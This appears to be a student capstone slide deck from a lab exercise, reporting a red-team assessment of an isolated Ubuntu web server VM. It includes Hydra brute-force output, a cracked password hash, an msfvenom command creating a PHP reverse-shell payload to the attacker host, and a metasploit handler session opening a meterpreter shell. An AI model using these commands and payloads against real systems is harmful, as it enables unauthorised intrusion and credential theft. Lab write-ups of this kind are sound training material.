
Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology



Internet

Windows Fierwall

Personal Computer / RDP Workstation

Virtual Network: Azure Red Vs Blue
Address Range 192.168.1.0/24

Windows Host Machine Jumpbox
192.168.1.1
Virtual Network Created Using
Hyper-V Manager

Hyper-V Network

Attacker Machine: Kali
IP: 192.168.1.90
OS: Kali Linux
Port TCP: 22 SSH

Target Machine: Capston
IP: 192.168.1.105
OS: Ubuntu Linux
Port TCP: 22 SSH
Port TCP: 80 HTTP

ELK Monitoring Server
IP: 192.168.1.100
OS: Ubuntu Linux
Port TCP: 22 SSH
Port TCP: HTTP Elasticsearch

Kibana Running on ELK
Server for Monitoring of potential attacks
Using: Packetbeat, Metricbeat, Filebeat for Log Analysis

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RedVm-684427	192.168.1.1	NATSwitch, hosts other Virtual Machines through Hyper-V, functions as a Jumpbox
Kali	192.168.1.90	Attacking machine, used to find and exploit vulnerabilities on Capstone Machine
Capstone	192.168.1.105	Target machine, running a vulnerable apache webserver
ELK	192.168.1.100	Monitoring server, running Kibana to collect data from Capstone

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Usernames are easily obtainable	Several usernames on the system are only first names	Usernames can be easily found based on public company information, allowing for easier exploit
Passwords are weak	Passwords have no security requirements, can be 1 single word, no requirement for numbers or special characters	Attackers can quickly crack passwords using common wordlists and bruteforce attacks
Bruteforce Password Attack	Passwords do not have a limit on attempts, allowing for hydra and other programs to run many password combinations automatically	Using a wordlist like rockyou.txt, attackers can gain access quickly to user accounts due to use of weak passwords, and common 1 word passwords being use
Open Port 80 CVE-2019-6579	Allows access to the webserver by the public, giving potential to execute commands with admin privileges. This can also be accessed by port 443 in some cases	Allows access to webserver and public users can locate files that were meant to be secret, as well as what was intended to be shown

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Shell Access	Gaining access to a shell on the webserver using a payload uploaded to the webserver	This allows the attacker to open a remote shell on the target machine, gaining access to information available on that machine
Access to Root user	Once access is gained to the webserver, an attacker can switch into a root user, essentially giving full access to the system	An attacker can copy, download, change, upload, or delete almost anything on the system once root privileges are accessed
Password Hash	Passwords have unsalted hashes that are easily cracked by crackstation.net or john the ripper	Password hashes are stored on easily accessible files, and once found, they can be easily cracked allowing access further into the system with more potential compromises to the system
Sensitive username/password info stored in other accounts	Multiple usernames and password/password hash combinations can be found in other user accounts	An attacker can easily leverage this into access to many user accounts, allowing them to potentially escalate privileges, or locate other import information

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Webdav **CVE-2018-15137**	Webdav is vulnerable if unsecured and can allow for a shell to be created by an attacker.	Attackers can use webdav to access and change things on a webserver if not properly set up
Easily accessed directory information	Information on the 'secret' directory is easily accessible, as well as the ip address to access files that should not be publicly accessible	An attacker can access information that is not supposed to be public facing, allowing potential compromise of data, or other usernames and passwords if they are listed on these systems

Exploitation: BruteForce attack

01

Tools and Processes


Once the basic username was found for the user ‘ashton’ it was any easy process to use the pre-installed HYDRA program on Kali to run a large number of potential passwords from the rockyou.txt wordlist to locate Ashton’s password

02


Achievements

This exploit cracked Ashton’s password, allowing for the attacker to gain access to Ashton’s account. This also gave access to a file containing the username and password hash for the user Ryan

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 143443
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 143443
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-14 20:13:26
root@Kali:~/Desktop#
```




Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:

Password:



192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Password Hash

01

Tools & Processes


Once the hash for Ryan’s password was located on the “For Ashton’s eyes only” page, the password was easily cracked using crackstation.net, this could also be achieved using John the ripper or other similar programs available for linux

02

Achievements

This gave access to Ryan’s user account, this gave further privileges in the system and allowed for access to Webdav, which was exploitable in uploading files directly to the webserver. This revealed that the hash for Ryan’s account revealed from Ashton was cracked to ‘linux4u’

03



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Exploitation: Webdav

01

Tools & Processes


Once access was gained to Ryan's account, Webdav became accessible to exploitation. Using msfvenom, a payload was created that was then uploading to the vulnerable directory on the webserver. This was accessed through the file folder on Kali, in the webdav folder, once access was gained.

02


Achievements

This allowed for the msfvenom payload file (named shellup.php) to be added to the web directory. This payload set up a listener on the webserver that allows for easy shell access to the server through metasploit giving access to sensitive files and establishing root access to the system

03



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444
>> shellup.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# █
```



Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username ryan


Password •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever


Cancel | Connect

Exploitation: Webdav screenshots Part 2

03



Warning, you are using the root account, you may harm your system.



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shellup.php	2022-02-15 17:22	2.2K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Shell Access

01

Tools and Processes


Once the msfvenom payload was created an uploaded, the payload can be run from the webserver to give meterpreter shell access to the attacker through Metasploit program.

02


Achievements

Once a meterpreter shell is established, it can be used to move freely about the webserver files and directories. This will allow for location of the hidden flag within the system, as well as other sensitive files and materials that can potential compromise the company.

03




```
/*
```




```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:46238) at 2022
-02-15 09:36:20 -0800

meterpreter > 
```

Exploitation: Shell Access Part 2

03



```
meterpreter > sysinfo
Computer    : server1
OS          : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10
UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > cd /
meterpreter > ls -a
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-02-15 08:33:03 -0800  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-02-15 08:32:30 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   920         dir   2022-02-15 08:36:59 -0800  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-02-15 08:32:35 -0800  sys
41777/rwxrwxrwx   4096        dir   2022-02-15 08:33:16 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
```



